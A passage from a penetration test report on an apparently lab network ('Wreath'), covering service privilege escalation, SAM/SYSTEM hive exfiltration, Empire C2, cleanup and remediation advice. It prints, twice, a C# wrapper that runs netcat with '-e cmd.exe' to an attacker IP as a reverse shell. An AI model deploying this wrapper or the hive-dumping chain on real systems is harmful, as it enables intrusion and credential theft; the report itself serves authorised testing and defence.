System Explorer Service SystemExplorerHelpService Auto  
C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe  
Windows Defender Antivirus Network Inspection Service WdNisSvc Manual  
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv.exe"  
Windows Defender Antivirus Service WinDefend Auto  
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MsMpEng.exe"  
Windows Media Player Network Sharing Service WMPNetworkSvc Manual  
"C:\Program Files\Windows Media Player\wmpnetwk.exe"  
C:\xampp\htdocs\resources\uploads>
```

Following the successful deployment of a service wrapper for the aforementioned Netcat binary, compiled using Mono, a reverse shell was acquired. This reverse shell granted the attacker complete access to the system.

```
using System;  
using System.Diagnostics;  
  
namespace Wrapper{  
    class Program{  
        static void Main(){  
            Process proc = new Process();  
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-MuirlandOracle.exe", "10.50.73.2 443 -e cmd.exe");  
            procInfo.CreateNoWindow = true;  
            proc.StartInfo = procInfo;  
            proc.Start();  
        }  
    }  
}
```



```
tftp@kali: ~  
File Actions Edit View Help  
sshuttle x tftp@kali: ~ x root@kali: /home/tftp x tftp@kali: ~/Downloads/nc.exe x tftp@kali: ~ x  
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe" Manual  
System Explorer Service SystemExplorerHelpService Auto  
C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe  
Windows Defender Antivirus Network Inspection Service WdNisSvc Manual  
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv.exe"  
Windows Defender Antivirus Service WinDefend Auto  
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MsMpEng.exe"  
Windows Media Player Network Sharing Service WMPNetworkSvc Manual  
"C:\Program Files\Windows Media Player\wmpnetwk.exe"  
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService  
sc qc SystemExplorerHelpService  
[SC] QueryServiceConfig SUCCESS  
  
SERVICE_NAME: SystemExplorerHelpService  
        TYPE               : 20  WIN32_SHARE_PROCESS  
        START_TYPE          : 2   AUTO_START  
        ERROR_CONTROL       : 0   IGNORE  
        BINARY_PATH_NAME    : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe  
        LOAD_ORDER_GROUP    :  
        TAG                 : 0  
        DISPLAY_NAME        : System Explorer Service  
        DEPENDENCIES        :  
        SERVICE_START_NAME  : LocalSystem  
C:\xampp\htdocs\resources\uploads>
```

At this stage, the SAM and SYSTEM registry hives were exfiltrated through the use of Server Message Block (SMB) protocol. By exfiltrating these registry hives, the attacker gained access to sensitive system information, including user credentials stored within them.

```
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

With the exfiltrated registry hives, the attacker was able to proceed with credential dumping. This process involves extracting stored credentials from the hives, potentially including usernames, passwords, and other authentication details. These credentials can be utilized for unauthorized access or further exploitation of systems and accounts.



Post-Breach

Following the breach, post-exploitation tools such as Empire C2 and Starkiller can be employed for command and control (C2) purposes. These tools provide a framework for managing compromised systems, executing commands remotely, and maintaining persistence within the compromised network.

Empire C2 is a powerful post-exploitation tool that offers a wide range of capabilities for managing compromised systems, including the execution of PowerShell-based modules, lateral movement, and data exfiltration.

Starkiller, on the other hand, is a graphical user interface (GUI) for Empire, offering a more user-friendly and visually appealing interface to interact with the compromised systems and manage post-exploitation activities.

Utilizing these tools allows the attacker to establish centralized control over the compromised network, issue commands, collect data, and maintain persistence. It is crucial to detect and remediate the presence of such tools promptly to regain control of the compromised environment and prevent further unauthorized activities.



Cleanup

After the breach, several actions were taken to further compromise the network's security. The newly added firewall rules were deleted, potentially leaving the network more vulnerable to unauthorized access and malicious activities. Additionally, the Administrator account "otuva" on the host with the IP address 10.200.87.150 was removed, limiting administrative access and control on that specific system.

Furthermore, all files, except for the Netcat executable, were deleted on the host with the IP address 10.200.87.100. It is crucial for Mr. Thomas Wreath to promptly delete the Netcat executable located at "C:\xampp\htdocs\resources\uploads\nc-otuva.exe" to prevent further unauthorized access and potential exploitation of the compromised system.

Fortunately, the log files were not modified, providing an opportunity for forensic analysis and investigation to uncover the extent of the breach and identify potential points of entry.

Given the severity of these actions, it is imperative for Mr. Thomas Wreath to initiate incident response procedures, including securing the network, conducting a thorough forensic examination, and implementing enhanced security measures to prevent future breaches.

Utilized Tools

- Nmap
- Mimikatz
- Evil-winrm
- Sshuttle
- Chisel
- Powershell-empire
- Mono
- cURL
- Exiftool

Conclusion

The penetration test has revealed critical vulnerabilities within the network infrastructure, indicating that an external attacker can gain initial access through the exploitation of the public facing web server. To mitigate the risks and enhance the network's security, it is essential to address these vulnerabilities promptly.

First and foremost, it is recommended to update the vulnerable Webmin service on the host with the IP address 10.200.87.200. Applying the latest patches and updates will help eliminate known vulnerabilities and enhance the security posture of the system.

In addition, implementing an Intrusion Prevention System (IPS) or an Intrusion Detection System (IDS) is highly recommended. These security measures can actively monitor network traffic, detect and prevent suspicious or malicious activities, and provide early warning of potential compromises. This proactive approach helps in identifying and mitigating security incidents promptly.

To prevent the presence of outdated services within the network, regular vulnerability scans should be conducted. These scans help identify any existing vulnerabilities and misconfigurations, enabling timely remediation to close potential entry points for attackers.

Lastly, it is crucial to acknowledge that a penetration test represents a snapshot of the network's security at a specific point in time. The findings and recommendations provided are based on the information gathered during the assessment and may not account for any changes or modifications made outside of that timeframe. Therefore, ongoing security measures, regular assessments, and continuous improvement are essential to maintain a robust and secure network environment.

Appendix

A) C# service wrapper for netcat

```
using System;
using System.Diagnostics;
namespace Wrapper {
    class Program {
        static void Main() {
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("C:\\xampp\\htdocs\\
resources\\uploads\\nc-otuva.exe", "10.50.88.91 7878 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```